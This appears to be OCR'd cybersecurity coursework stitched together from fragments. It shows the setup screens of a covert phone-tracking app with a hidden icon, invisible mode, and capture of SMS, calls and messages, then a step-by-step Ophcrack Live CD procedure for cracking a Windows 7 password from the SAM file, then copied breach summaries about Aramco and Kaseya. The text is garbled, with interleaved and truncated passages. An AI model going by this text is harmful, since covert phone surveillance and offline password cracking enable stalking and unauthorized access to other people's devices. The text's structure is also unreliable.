


09:00 100%

Wi-Fi

Do you want to install this application? It does not require any special access.

Cancel Install



09:00 100%

Mobile Tracker Free

Welcome to the Mobile Tracker Free app.

LOGIN

Login (Step 2/2)

Email

Password

LOGIN

Login (Step 1/2)

Validate all these settings if you want the application to work properly!

Activate all permissions
Activate the permissions necessary for the proper functioning of the application

Device administrator
Administrator rights prevent the application fr… shutting down, locking the phone, erasing all data, and blocking the camera.

Enable access to notifications
Hide system notifications for the application a… retrieve messages received from instant messengers.

Enable accessibility
Accessibility is useful for several features of t… application (instant messaging, application blocking and website history).

Screen capture permission
Allows you to take captures from the phone.

Usage data
Provides statistics on the use of installed applications.

Do not optimize battery usage
This makes it possible to keep the application running in the background.

NEXT

Configuration

Screenshot

SMS

MMS

Calls

Contacts

History/Block Site Web

Instant messaging (root)

You can configure these features from the web interface once the registered phone .

SAVE

Success

Login here: https://mobile -tracker-free.com/ to track the phone.
The application icon is hidden -> Call *1234* if you wish to open it!

OK

7. Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and and explain about SAM file usage and how it can be cracked by tool.

Solution- **Part 1: Review**


The easier way with because all you need to burn the file to create drive. The application Vista and Windows 7. and loading hashes from file that is found in the

Part 2: How to Recover

Ophcrack Bootable USB

The process below

Live CD method to reset



09:00 100%

Configuration

Name phone

John

Password command sms

MobileTrackerFreeSMS

Invisible mode

Instant messaging (access notifications and accessibility)

Screenshot

SMS

MMS

Calls

Calls Recording

Localisations

Pictures

SAVE

Ophcrack Password Recovery Software

Ophcrack is to use the Live CD method, do is download ISO image file and then bootable media on a DVD / CD or a USB also offers free tables for Windows XP, Basically, Ophcrack works by dumping the SAM (Security Account Manager) appropriate drive partition.

Windows 10/8/7/Vista Password with

describes how to use the Ophcrack

your Windows password:

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2 : Download the correct version of Ophcrack Live CD from the official website to the second PC.

7. Crack the password of windows machine by using ophcrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and and explain about

Step 3 : Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

Step 4 : Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5 : You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6 : Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.

Part 3: Can't Find Windows Password or Ophcrack Error? PassMoz LabWin Can Help

Ophcrack is good enough to recover lost password on Windows 8, Windows 7 and Windows Vista. However, there is no official built for Windows 10 up to now so it failed many times as reported by online users. In addition, it would days or weeks to crack the password if it was strong enough, let's say over 8 digits. So you should look for a good alternative to replace Ophcrack.

8. **Write an Article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned.**

Saudi Aramco $50 Million Data Breach Explained
July 26 – August 2, 2021

In this week's episode of the Breach Report, we cover the Saudi Aramco data breach. This breach is different from the spate of recent ransomware attacks in that it isn't really ransomware, and may not even be extortion. To get more on that, we'll cover what we know so far about the attack, how it happened, who is responsible, the type of data that has been stolen, and how organizations can avoid becoming victims of the same breach.

Kaseya Ransomware Attack Explained

July 2 – July 16, 2021

In this week's episode of The Breach Report, we cover one of the largest ransomware attacks in history impacting up to 1500 companies.

The breach we're talking about of course is Kaseya with a staggering ransom note of $70 million. We'll cover the ransomware terms, the method and indicator of compromises of the attack, and how Kaseya is responding.

Phishing, Ransomware, & Supply Chain Attacks Dominate The 2021 Threat Landscape

April 20 – May 04, 2021

As we dove into the Breach Report this week we discovered a number of emerging cyber security trends that we predicted for 2021 have started to surface into the headlines. Phishing, ransomware, and supply chain attacks remain the #1 threat and means of gaining entry for threat actors.

From there, they often move laterally to eventually gain administrative access. In extreme cases, we have reported on multiple backdoors being planted in environments along with secure VPN tunnels used to update malware post-infection.